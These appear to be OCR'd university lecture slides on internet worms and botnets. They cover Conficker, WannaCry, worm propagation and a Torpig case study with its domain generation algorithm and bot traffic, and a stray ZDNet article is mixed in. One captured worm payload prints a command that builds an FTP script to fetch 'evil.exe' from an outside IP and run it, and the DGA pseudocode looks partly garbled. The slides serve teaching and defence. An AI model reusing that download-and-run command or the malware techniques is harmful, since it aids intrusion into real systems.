
MS05-039 PnP vulnerability

17 January 2007 – **Storm**

Mass-mailing worm, built P2P botnet


21 November 2008 – **Conficker**

MS08-067 RPC vulnerability



Added by Conficker

By selecting it the worm runs and begins spreading to other computers



Win32/Conficker detections by Microsoft antimalware products, 1Q '09 – 4Q '11

Conficker: Still spamming

www.zdnet.com/article/conficker-still-spamming-after-all-these-years/

ZDNet SEARCH IOT INNOVATION MOBILITY MORE NEWSLETTERS ALL WRITERS

Conficker: Still spamming after all these years

How pathetic is the security in many enterprises? Almost six years since the patch to stop it was issued, Conficker is still one of the most common threats.

By Larry Seltzer for Zero Day | July 3, 2014 -- 11:08 GMT (04:08 PDT) | Topic: Security

18 0 0

A recent TrendLabs Security Intelligence Blog entry reminds us of just how immune some enterprises are to reasonable security practices. It turns out that Conficker (which they call DOWNAD, one of a few names for this threat) is still the most common form of malware found in enterprises and small businesses.

Conficker was quite a big deal back in late 2008 and early 2009. When Microsoft released MS08-067 ("Vulnerability in Server Service Could Allow Remote Code Execution") out of band on October 23, 2008,

WHAT'S HOT ON ZDNET

Microsoft and Canonical partner to bring Ubuntu to Windows 10

How one hacker exposed thousands of insecure

RECOMMENDED FOR YOU

Live Webcast - How to make the right network security shortlist decisions

Webcasts provided by Dell

REGISTER NOW

RELATED STORIES

Security
FBI tells local police it will help unlock iPhones when possible

Security
More firms in Singapore

Generic Structure of Internet Worms

Target discovery

Infection propagator

Activation

Payload

Target Discovery

Network scanning

- Random scanning (CodeRed, Sasser, Slammer, Witty)
- Localized random scanning (CodeRed II)
- Linear subnet scanning (Blaster)
- Combinations (Slapper, Welchia)

E-mail address harvesting

- Address books, files, web crawling, monitoring SMTP activity, …

Network share enumeration/topology

- Domain controller, mapped drives, `/etc/hosts`, `known_hosts`, …

Other mediums

- P2P shared folders, instant messengers, Google (Santy), …

Target Discovery Nowadays

Worms rely mostly on lateral movement techniques

- Credentials harvesting (Mimikatz, keyloggers, sniffing, …)
- Internal reconnaissance (network shares, VPN connections, …)
- Pivoting attacks (RDP, PsExec, VBScript, WMI, …)

WannaCry (May 2017)

- Internal/external spreading via the patched MS17-010 SMB bug

NotPetya (June 2017)

- PsExec pass the hash, WMI, Mimikatz, MS17-010

BadRabbit (October 2017)

- Propagation strategy similar to NotPetya

Infection Propagator

Self-carried

CodeRed, Slammer, Witty, …

Second channel download

Blaster, Conficker, …

TFTP, FTP, HTTP, SMB, …

```
....;T$.u._$..f..._ ..I.4...1.....t...
                K._.........\$..1.d.@0..x
                                        .@
h...`h....W.......cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >> i
&echo quit >> i &ftp -n -s:i &evil.exe
.
```

Activation

Self-activation

Vulnerability exploitation, file infection, …

Human activation

Social engineering

“Attached is an important message for you” [Melissa virus, 1999]

“Open this message to see who loves you” [ILOVEYOU virus, 2000]

Trigger related to human activity

Double-click, user login, insert USB stick, reboot, …

Payload

click fraud

port scanning

extortion

phishing


illegal content

DDoS

code injection

spam


malicious websites



Botnets

Networks of compromised hosts

- Controlled remotely by an attacker
- Used for malicious activities




Command and Control (C&C)

- Centralized, P2P, web-based, …

Early botnets: bots just join an IRC channel

- Origin: benign IRC bots that perform automated actions



Push vs. pull model

- Example: IRC vs. HTTP

Botnets: what for?

Spam relaying

DDoS (for hire)

Mass information/identity theft

Extortion (DoS, ransomware)

Spreading new malware

VPN/proxying/hosting services

Manipulating online polls/games

Click fraud

Adware affiliate programs

Phishing web servers


Bitcoin mining

…


Some files are coded.
To buy decoder mail: <user>@yahoo.com
with subject: PGCoder000000000032

– *Trojan.Gpcoder.C, 2005*

Use Case: Torpig (trojan distributed as part of Mebroot MBR rootkit)



1: Victim visits malicious/infected website
2-4: Mebroot infection through a drive-by download attack
5: Mebroot downloads and installs Torpig
6: Torpig exfiltrates stolen data
7: Torpig downloads page templates to opportunistically launch man-in-the-browser attacks against banking websites



Torpig's man-in-the-browser phishing attack

DGA Botnets

What if the C&C server is gone?

- Hardcoding domains or IP addresses in the bots is not a good idea

Domain Generation Algorithm

- Resilient C&C communication: generate and contact new domains periodically
- If a domain is not available, just move on to the next one

Example: Torpig's DGA

- Initial seed: current date
- Weekly and daily domains
- Hard-coded fallback domains refreshed with each config file received from the C&C server

```
def generate_domain(t, p):
    if t.year < 2007:
        t.year = 2007
    s = scramble_date(t, p)
    c1 = (((t.year >> 2) & 0x3fc0) + s) % 25 + 'a'
    c2 = (t.month + s) % 10 + 'a'
    c3 = ((t.year & 0xff) + s) % 25 + 'a'
    if t.day * 2 < '0' ||  t.day * 2 > '9':
        c4 = (t.day * 2) % 25 + 'a'
    else:
        c4 = t.day % 10 + '1'
    return c1 + 'h' + c2 + c3 + 'x' + c4 +
        suffix[t.month - 1]
```

Botnet Infiltration

Step 1: register future domains; Step 2: profit

Sample URL requested by a Torpig bot:

```
POST /A15078D49EBA4C4E/qxoT4B5uUFFqw6c...SZG1at6E0AaCxQg6nIGA
```

Corresponding unencrypted submission header:

```
ts=1232724990&ip=192.168.0.1:&sport=8109&hport=8108&os=5.1.2600&cn=United%20S
tates&nid=A15078D49EBA4C4E&bld=gnh5&ver=229
```

The availability of a unique bot ID allowed for an accurate estimation of the botnet's size

Previous studies relied on the number of unique IP addresses observed, which is less accurate

- NAT ➔ underestimation: *many bots behind the same IP address*
- DHCP ➔ overestimation: *the same bot uses many IP addresses*




Figure 5: New unique IP addresses per hour.

